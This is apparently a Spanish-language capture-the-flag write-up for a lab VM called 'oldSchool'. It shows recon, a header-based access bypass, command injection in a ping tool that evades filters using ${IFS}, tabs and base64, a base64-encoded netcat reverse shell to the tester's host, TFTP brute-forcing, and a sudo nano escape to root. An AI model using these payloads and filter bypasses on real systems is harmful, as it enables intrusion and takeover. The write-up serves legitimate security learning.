

oldSchool


```
└─(root💀miguel)-[~/home/miguel]
# nmap -sS -p- -Pn -n --min-rate 5000 -vvv 192.168.137.37
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-17 16:04 -03
Initiating ARP Ping Scan at 16:04
```

```
Scanned at 2025-02-17 16:04:44 -03 for 40s
Not shown: 65416 closed tcp ports (reset), 117 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON
23/tcp    open  telnet  syn-ack ttl 64
80/tcp    open  http   syn-ack ttl 64
MAC Address: 08:00:27:16:22:BE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

```
└─(root💀miguel)-[~/home/miguel]
# nmap -sCV -p23,80 -Pn -n --min-rate 5000 -vvv 192.168.137.37
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-17 16:05 -03
NSE: Loaded 157 scripts for scanning.
```

```
PORT      STATE SERVICE REASON          VERSION
23/tcp    open  telnet  syn-ack ttl 64  Linux telnetd
80/tcp    open  http   syn-ack ttl 64  Apache httpd/2.4.54 ((Debian))
|_http-title: 2000's Style Website
|_http-server-header: Apache/2.4.54 (Debian)
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
MAC Address: 08:00:27:16:22:BE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
```


```
└─(root💀miguel)-[~/home/miguel]
# whatweb 192.168.137.37
http://192.168.137.37 [200 OK] Apache[2.4.54], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.54 (Debian)], IP[192.168.137.37], Title[2000's Style Website]
```



```
26      }
27      a:hover {
28          text-decoration: underline;
29      }
30  
```

```
</style>
31 </head>
32 <body>
33     <h1>Y2K is coming !!</h1>
34     
35     <p>Welcome to my first website, I will publish articles about Y2K. The end is to
36     <a href="#">Home</a> | 
37     <a href="./verification.php">Tool</a> | 
38     <a href="#">About</a> | 
39     <a href="#">Contact</a>
40 
```

pero nos redirige




vamos a ver que vemos por curl, y llama la atencion el Role

```
[root@miguel]# curl -s -X GET -I "http://192.168.137.37/verification.php"
HTTP/1.1 302 Found
Date: Mon, 17 Feb 2025 19:53:47 GMT
Server: Apache/2.4.54 (Debian)
Role: not admin
Location: ./denied.php
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

vemos si lo podemos modificar y q pasa... tenemos un 200 y mucho contenido

```
[root@miguel]# curl -s -X GET -I "http://192.168.137.37/verification.php" -H "Role:admin"
HTTP/1.1 200 OK
Date: Mon, 17 Feb 2025 19:57:33 GMT
Server: Apache/2.4.54 (Debian)
Vary: Accept-Encoding
Content-Length: 269
Content-Type: text/html; charset=UTF-8
```

vamos a interceptarlo



Burp Suite Community Edition v2024.12.1 - Temporary Project

Project Intercept Target Proxy Intruder Repeater View Help Param Miner

Dashboard HTTP history WebSockets history Match and replace Proxy settings

Intercept Forward Drop

Time Type Direction Method URL


16:59:32 17 F... HTTP → Request GET http://oldschool.hmv/verification.php

Request

Pretty Raw Hex

```
1 GET /verification.php HTTP/1.1
2 Host: oldschool.hmv
3 Role: admin
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9,es;q=0.8
9 Connection: keep-alive
10
11
```

interesante, vamos a crearnos un servido y ver si nos hace la traza



Ping Tool

Enter a URL:

Fetch

Output:

XD XD XD XD

Ping Tool

Enter a URL:

Output:

Attack detected: whoami is forbidden

¡Uh (0_0) Uh

tampoco me deja poner ;

por lo que imagino tiene filtros voy a ver como reemplazarlos aqui

[https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command
Injection](https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command_Injection)

le pongo whoami en vase64, me deja pero no interpreta. vamos a ver como podemos hacer vypass del ; para ver si luego interpreta comando

```

(root@miguel)-[~/home/miguel]
# echo "whoami" | base64
d2hvYWlpCg==

(root@miguel)-[~/home/miguel]
# python commix.py u "http://oldschool.hmv/pingertool2000.php" -d "url=d2hvYWlpCg==" 
python: can't open file '/home/miguel/commix.py': [Errno 2] No such file or directory

(root@miguel)-[~/home/miguel]
# curl -s -X POST "http://oldschool.hmv/pingertool2000.php" --data "url=d2hvYWlpCg=="
<!DOCTYPE html>
<html>
<head>
<title>Ping Tool</title>
</head>
<body>
<h1>Ping Tool</h1>
<form method="post">
<label for="url">Enter a URL:<br>
<input type="text" id="url" name="url"><br><br>
<input type="submit" value="Fetch">
<!-- Hacking is bad and nasty.-->
</form>
<h2>Output:</h2>
<pre>

</pre>
</body>
</html>

```

cuando pongo lo siguiente en la web no me da error pero no interpreta,
el salto de linea con \${IFS} le gusta

```

15 <body>
16     <h1>
17         Ping Tool
18     </h1>
19     <form method="post">
20         <label for="url">
21             Enter a URL:
22             </label>
23             <br>
24             <input type="text" id="url" name="url">
25             <br>
26             <br>
27             <input type="submit" value="Fetch">
28             <!-- Hacking is bad and nasty.-->
29     </form>
30     <h2>
31         Output:
32     </h2>
33     <pre>
34
35         PING sdfsd.com (13.248.169.48) 56(84) bytes of data.
36         64 bytes from a904c694c05102f30.awsglobalaccelerator.com
37         (13.248.169.48): icmp_seq=1 ttl=240 time=29.0 ms
38
39         ... sdfsd.com ping statistics ...
40         1 packets transmitted, 1 received, 0% packet loss, time 0ms
41             rtt min/avg/max/mdev = 29.011/29.011/29.011/0.000 ms
42
43     </pre>

```

el tabulador tambien \t

he modificado el \t por url encode con %09, he puesto en base64 la revshell con netcat en este caso, y filtramos las palabras echo y bash.

la verdad que fue complejo pero se aprende mucho que es lo que importa

```
sdfsd.com${IFS}%0Aecho%09bmMgLWUgL2Jpb9lYXN0IDE5Mi4xNjguMTM3LjEyIDQ0Mwo=%09%09base64%09-
d%09%09bas'h
```

```
(miguel@miguel) - [~]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.37] 42934
whoami
www-data
```

```
www-data@oldschool:/tmp$ find / -perm -4000 -ls 2>/dev/null
137203  52 -rwsr-xr--  1 root    messagebus   51336 Oct  5  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
15911   16 -rwsr-xr--  1 root    telnetd     14856 Feb 17  2021 /usr/lib/telnetlogin
269576  472 -rwsr-xr-x  1 root    root        481608 Jul  2  2022 /usr/lib/openssh/ssh-keysign
4132    36 -rwsr-xr-x  1 root    root        35040 Jan 20  2022 /usr/bin/umount
109     88 -rwsr-xr-x  1 root    root        88304 Feb  7  2020 /usr/bin/gpasswd
3604    44 -rwsr-xr-x  1 root    root        44632 Feb  7  2020 /usr/bin/newgrp
110     64 -rwsr-xr-x  1 root    root        63960 Feb  7  2020 /usr/bin/passwd
43      180 -rwsr-xr-x  1 root    root        182600 Feb 27  2021 /usr/bin/sudo
106     60 -rwsr-xr-x  1 root    root        58416 Feb  7  2020 /usr/bin/chfn
3763    72 -rwsr-xr-x  1 root    root        71912 Jan 20  2022 /usr/bin/su
107     52 -rwsr-xr-x  1 root    root        52880 Feb  7  2020 /usr/bin/chsh
4130    56 -rwsr-xr-x  1 root    root        55528 Jan 20  2022 /usr/bin/mount
www-data@oldschool:/tmp$
```

```
sudo: 3 incorrect password attempts
www-data@oldschool:/tmp$ ss -tuln
Netid      State      Recv-Q      Send-Q      Local Address:Port          Peer Address:Port      Process
udp        UNCONN     0           0           0.0.0.0:68              0.0.0.0:*
udp        UNCONN     0           0           0.0.0.0:69              0.0.0.0:*
udp        UNCONN     0           0           127.0.0.1:161            0.0.0.0:*
udp        UNCONN     0           0           [::]:69                0.0.0.0:*
tcp        LISTEN     0           128         0.0.0.0:23              *:80                  0.0.0.0:*
tcp        LISTEN     0           511         *:80                  *:*
www-data@oldschool:/tmp$
```

veo los procesos fanny

```
0:07 /usr/sbin/snmpd -L0w -u root -g root -I -smux mteTrigger mteTriggerConf -
0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
0:00 /usr/sbin/in.tftpd --listen --user fanny --address :69 --secure /srv/tftp
0:02 /usr/sbin/apache2 -k start
0:07 \ /usr/sbin/apache2 -k start
```

vamos a ver que pasa ya que tenemos el puerto 69 para hacer fuerza bruta

```
msf6 > search brute ftp
Matching Modules
=====
#  Name
- -----
0  exploit/osx/browser/safari_file_policy
1  \_ target: Safari 5.1 on OS X
2  \_ target: Safari 5.1 on OS X with Java
3  auxiliary/scanner/ssh/kerberos_s3l_enumusers
4  auxiliary/scanner/tftp/tftpbrute
5  auxiliary/scanner/tit/titan_t1_xcrc_traversal
                                         Disclosure Date Rank Check Description
-----  -----
0  exploit/osx/browser/safari_file_policy  2011-10-12 normal No   Apple Safari file:// Arbitrary Code Execution
1  \_ target: Safari 5.1 on OS X          .       .   .
2  \_ target: Safari 5.1 on OS X with Java .       .   .
3  auxiliary/scanner/ssh/kerberos_s3l_enumusers 2014-05-27 normal No   Cerberus T1 Server S3L Username Enumeration
4  auxiliary/scanner/tftp/tftpbrute       .       normal No   TFTP TFTP Forcer
5  auxiliary/scanner/tit/titan_t1_xcrc_traversal 2010-06-15 normal No   Titan T1 XCRC Directory Traversal Information D
```

```
msf6 auxiliary(scanner/tftp/tftpbrute) > run
[+] Found passwd.cfg on 192.168.137.37
[+] Found pwd.bin on 192.168.137.37
[+] Found pwd.cfg on 192.168.137.37
[+] Found sip.cfg on 192.168.137.37
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

intentaremos descargar las carpetas

```
[root@miguel ~]# tftp 192.168.137.37
tftp> help
tftp-hpa 5.3
Commands may be abbreviated.  Commands are:
connect      connect to remote tftp
mode         set file transfer mode
put          send file
get          receive file
quit         exit tftp
verbose      toggle verbose mode
trace        toggle packet tracing
literal      toggle literal mode, ignore ':' in file name
status       show current status
binary       set mode to octet
ascii        set mode to netascii

```

```
:ftp> prompt
?Invalid command
:ftp> get passwd.cfg
:ftp> get pwd.bin
get pwd.cfg
get sip.cfg
```

que es?

-  **LessPass**
<https://www.lesspass.com> ...

al parecer genera una pass

Stateless password manager

Stop wasting your time synchronizing your encrypted vault.
Remember one master password to access your passwords, anywhere, anytime, from any device. No sync needed.

entramos a funny con esa pass generada

```
www-data@oldschool:/tmp$ su fanny
Password:
fanny@oldschool:/tmp$ whoami
fanny
fanny@oldschool:/tmp$
```

```
fanny@oldschool:/tmp$ whoami
fanny
fanny@oldschool:/tmp$ sudo -l
Matching Defaults entries for fanny on oldschool:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fanny may run the following commands on oldschool:
    (ALL : ALL) NOPASSWD: /usr/bin/nano /etc/snmp/snmpd.conf
fanny@oldschool:/tmp$
```

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```

```
ter agent or not.  
ent type for this token
```

```
[ Executing... ]root@oldschool:/tmp#  
^S Spell Check ^J Full Justify  
^X Exit ^C Erase char
```

```
root@oldschool:/tmp# whoami  
root  
root@oldschool:/tmp# cat /home/fanny/user.txt  
a8a1d4b692341fc2c59ca33815fb59d6  
root@oldschool:/tmp# cat /root/root.txt  
2b812156175effb8b80c6a65f8ef3a21  
root@oldschool:/tmp#
```